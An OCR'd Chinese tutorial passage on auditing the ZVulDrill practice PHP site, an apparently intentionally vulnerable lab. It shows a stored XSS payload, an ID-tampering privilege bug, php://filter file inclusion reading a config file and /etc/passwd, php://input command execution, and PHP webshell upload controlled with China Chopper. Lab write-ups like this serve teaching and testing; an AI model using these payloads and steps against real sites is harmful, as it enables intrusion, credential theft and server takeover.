
5、 在搜索结果中发现 header.php 和 user.php 是直接输出的没有做任何限制，所以推断用户名更新的位置存在存储型 XSS




操作目的：根据分析结果验证漏洞是否存在

操作步骤：


1、 在用户名栏目中加入以下代码进行测试<button onclick=confirm(/xss/)>thinking</button>



2、 提交后头部的用户名变成了 button,点击后便触发了脚本弹框，说明存在存储型 XSS




3、 在测试模块中创建新的测试账号 test/test，查看数据库中的 user 表，有 thinking 和 test 两个用户




user_id	user_name	user_pass	user_avatar	user_bio	join_date
4	thinking	beac9eac1cee74c35b4209abeb168938202b092d	../images/default.jpg		2017-03-24
5	test	a94a8fe5ccb19ba61c4c0873d391e987982fbbd3	../images/default.jpg		2017-03-24

4、登录 test 进入到用户名修改的模块，修改用户名为 test->thinking(代表是由 test 修改 thinking 的用户名)使用 burp suite 抓包并且进行分析将 id 的值改为 4（thinking 的 id）然后提交



5、由于 $_SESSION['username'] = $clean_username; 重新刷新了缓存，就变成了 id 为 4 的会话了所以，头部的名字变成了 test->thinking,刷新数据库发现 id 为 4 的账号的用户名变成的 test->thinking。所以验证了此处确实有越权修改用户名和越权登录的漏洞。




方法二：逆向审计（危险函数->用户可控输入位置）


操作目的：分析可疑代码寻找漏洞(任意文件包含漏洞)

操作步骤：

1、 点击 stats 打开扫描结果，点击 File Inclusion 定位到文件包含的代码块



2、 定位到代码块后点击右上角的文本标志可以阅读 about.php 的完整代码，跟踪 include() 函数中$f 参数的值的传递过程，在右侧可以看到用户可控的参数 $_GET['f']未经过任何处理赋值给 $f，推断此处存在任意文件包含漏洞




操作目的：根据分析结果验证漏洞是否存在

操作步骤：


1、 打开网站点击 about 进入到存在漏洞的链接。

关于 ZVulDrill


2、 将 header.php 换成 index.php 查看是否可以正常包含，结果是成功包含了 index.php 中的内容




3、 可以使用 php://filter/协议直接读取敏感文件的源码，如，读取/sys/config.php 文件的源码，此处要使用 base64 编码输出，不然就会以 php 代码执行看不到源码，f=php://filter/read=convert.base64-encode/resource=./sys/config.php



4、 使用 burp Suite 进行 base64 解码获得源代码的内容，里面有数据库连接信息，可以利用文件包含来获取敏感文件的内容。（在 linux 下可以包含/etc/passwd 获取 Linux 用户的信息）




5、 也可以直接使用 php://input 伪协议执行命令，获取 webShell（当 allow_url_include 为 ON）




操作目的：分析可疑代码寻找漏洞(任意文件包上传)

操作步骤：

1、 点击 stats 查看扫描结果，选中 File Manipulation,定位到可疑的代码块中进行分析




2、 点击右侧的文本图标，打开 updateAvatar.php 文件，分析文件中的可疑代码块，从代码中可以看出，并没有对上传的文件的格式做校验和限制，推断可以上传任意文件。




操作目的：根据分析结果验证漏洞是否存在


操作步骤：


1、 在用户更改头像的功能模块中，选择构造好的 php 木马，然后结合 burpSuite 改包上传，查看返回的结果可以获得木马文件的地址。





2、选择图片右击查看属性也可以获得木马的地址，获得到地址后，使用菜刀或 cknife 进行连接，控制服务器





未完待续：

